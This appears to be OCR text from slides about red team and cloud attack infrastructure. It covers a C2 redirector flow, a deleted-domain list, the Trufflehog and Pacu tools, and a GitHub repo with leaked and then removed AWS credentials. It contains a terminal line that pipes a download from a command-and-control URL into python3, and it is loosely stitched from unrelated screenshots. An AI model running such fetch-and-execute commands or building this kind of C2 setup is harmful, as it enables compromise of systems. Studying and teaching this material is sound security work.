
ip.addr == 50.18.123.72

enp0s3: <live capture in progress>

Packets: 4 · Displayed: 0 (0.0%)

Profile: Default

```
fog@cloudbreach:~/Downloads$ curl ${C2_URL} | python3 &
```



2. Routes traffic based on URI path to file download

Routed to benign webpage

Connection to NGINX by SOC

4. GET/POST to Command and Control


Admin Panel on localhost:7443

1. Request made to download file

3. Implant triggered

Only accessible to Red Team IPs

7443:localhost:7443



Latest Development

2025-01-14 **added Deleted Domain Lists for 24 ccTLDs**
.ge, .my, .tz, .lb, .bm, .mm, .mz, .pk, .bh, .vg, .ls, .ph, .zm, .ad, .ws, .cm, .bf, .cd, .gh, .kw, .mw, .sl, .na, .kn

2025-01-11 **added Deleted Domain Lists for 33 ngTLDs**
.bond, .click, .one, .lat, .africa, .amsterdam, .brussels, .realtor, .paris, .love, .eco, .kiwi, .wales, .xin, .sexy, .forum, .realestate, .feedback, .bet, .bar, .rest, .zip, .ing, .wang, .gov, .eus, .gal, .scot, .barcelona, .swiss, .bayern, .nrw


Current Issues (1)


Notice anything not working correctly? Report it!

2024-10-11 The whois/rdap server for .tokyo and .shop are extremely unreliable. Not all required availability checks can be executed in a reasonable time at the moment. They stay in the queue and will be processed, when the situation gets better. Not sure when this will be, because these issues are going on for months.

Trufflehog

- Scanning repository technologies
- Several regex based detectors
- Consistent updates/fixes





DevRepo Private

The1ntern Removed creds 0635911 · 1 hour ago 8 Commits

README.md Removed creds 1 hour ago

README

Dev Tools

Creation of some development tools for using within the environment.

Going to add some credentials here to allow for easier use of tools!

```
[default]
aws_access_key_id = REDACTED
aws_secret_access_key = REDACTED
output = json
region = us-east-2
```

About

No description, website, or topics provided.

Releases

No releases published
Create a new release

Packages

No packages published
Publish your first package


© 2025 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information

Pacu

- Enumerating/storing information from AWS
- Analysis of IAM data
- Hides activity

